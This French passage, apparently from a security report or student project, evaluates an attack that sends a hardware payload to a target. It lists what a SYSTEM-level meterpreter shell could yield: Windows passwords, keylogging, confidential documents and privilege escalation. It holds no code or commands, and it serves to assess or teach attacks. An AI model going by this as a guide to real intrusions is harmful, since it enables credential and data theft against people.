En conclusion, nous sommes satisfait de l'attaque mise en place et pensons que le taux de réussite justifie l'envoi d'un payload hardware coûtant une certaine somme d'argent.

4.3 Résultats potentiellement obtenus

Afin de déterminer quels types de résultats nous obtenons, nous partons du principe que l'attaque a réussi. À l'aide d'un shell meterpreter ayant les droits systèmes sur la machine, nous pourrions par exemple récupérer :

- Des logins (mot de passe Windows, keyloggers, réutilisation de password..)
- Des documents confidentiels (avancement de ces travaux, communication privées)
- De nouveaux accès (privilege escalation)

Toutes ces ressources sont précieuses et pourraient donner beaucoup de pouvoir à un attaquant.